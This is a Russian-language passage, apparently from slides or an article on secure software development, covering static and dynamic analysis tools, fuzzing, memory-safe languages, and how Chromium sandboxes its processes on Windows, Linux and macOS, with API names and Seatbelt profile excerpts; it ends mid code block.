
	Статический анализ	Динамический анализ
Момент срабатывания	При разработке, при коммите или при сборке	При тестировании и/или при запуске
Зона покрытия	Весь код	Код, покрытый тестами
Ложные срабатывания	Да	Почти нет

Инструменты	Google	Лаборатория Касперского
Статический анализ	clang tidy, Tricorder (infrastructure)	PVS, svace, clang tidy
Динамический анализ	clang sanitizers (asan, msan, ubsan, tsan, hwasan, kasan)	MS AppVerifier, MS DriverVerifier, Dr.Memory, clang/gcc sanitizers (asan, ubsan, tsan, ksan...), valgrind

3. Фаззинг

Многократный перебор входных значений для поиска проблемной комбинации [\[7\]](#)






	Google	Лаборатория Касперского
Инструменты	AFL, libFuzzer, syzcaller	
Инфраструктура	ClusterFuzz, OSS Fuzz	Собственная ферма

4. Безопасные языки


Разные языки предлагают разные механизмы защиты памяти. Обратной стороной является производительность и гибкость



Examples of memory safe language include C#, Go, Java, Ruby, Rust, and Swift [\[1\]](#)

Другие ошибки:

1. Логика
2. Арифметика
3. Многопоточность
4. Работа с файлами
5. Работа с БД
6. Работа с сетью
7. Слабая криптография
8. Слабая энтропия случайных чисел
9. Небезопасное API
10. Подмена путей
11. Текстовые кодировки
- 12....




5. Песочницы (sandbox)

Безопасные языки митигируют 70% уязвимостей, а есть ли способ митигировать 100%?
Можно попробовать!




Многопроцессная архитектура Chromium




Процессы Renderer, GPU, Network, Utility **запускаются в песочницах**, способ реализации которых зависит от ОС

Windows песочница [10]




1. **Restricted token** - используется при создании процесса, назначаются минимальные привилегии.
 - `CreateRestrictedToken`
 - `CreateProcessAsUser(token, ...)`
2. **Job object** – накладывает дополнительные ограничения на процесс.
 - `CreateJobObject`
 - `AssignProcessToJobObject(job, process)`
3. **Alternate desktop** - запуск процесса в собственном рабочем столе, нельзя передать сообщения в другие рабочие столы
 - `CreateWindowStation`
 - `CreateDesktop`
 - `SetProcessWindowStation`
4. **The integrity levels** - набор SID и ACL, представляющих 5 уровней привилегий: `untrusted`, `low`, `medium`, `high`, `system`. Токен может читать объекты на более высоком уровне привилегий, но не писать (модель безопасности Биба). Процессы `Renderers` запускаются как `untrusted`, `GPU` – `low`
 - `SetTokenInformation(SEcurity_MANDATORY_UNTRUSTED_RID)`

Linux песочница [\[11\]](#)



1. **User namespaces** – базовый механизм контейнеризации (используется в процессах renderers, GPU):
 - `clone(..., CLONE_NEWUSER | CLONE_NEWPID | CLONE_NEWNET)`
2. **Seccomp-bpf** – фильтр syscall (используется в процессе GPU):
 - `prctl(PR_SET_DUMPABLE)`
 - `prctl(PR_SET_SPECULATION_CTRL)`
 - `prctl(PR_SET_NO_NEW_PRIVS)`
 - `prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER)`
 - `seccomp(SECCOMP_SET_MODE_FILTER, prog)`

MacOS песочница [12]



Seatbelt (на основе модулей TrustedBSD)

- `sandbox_init_with_parameters(profile)`

Профиль это:

1. Sandbox Profile Language (SBPL)
2. Default deny
3. Задан список явно разрешенных ресурсов

renderer.sb (часть)

```

; Allow cf prefs to work.
(allow user-preference-read)

```

```

; process-info
(allow process-info-pidinfo)
(allow process-info-setcontrol (target self))

```

```

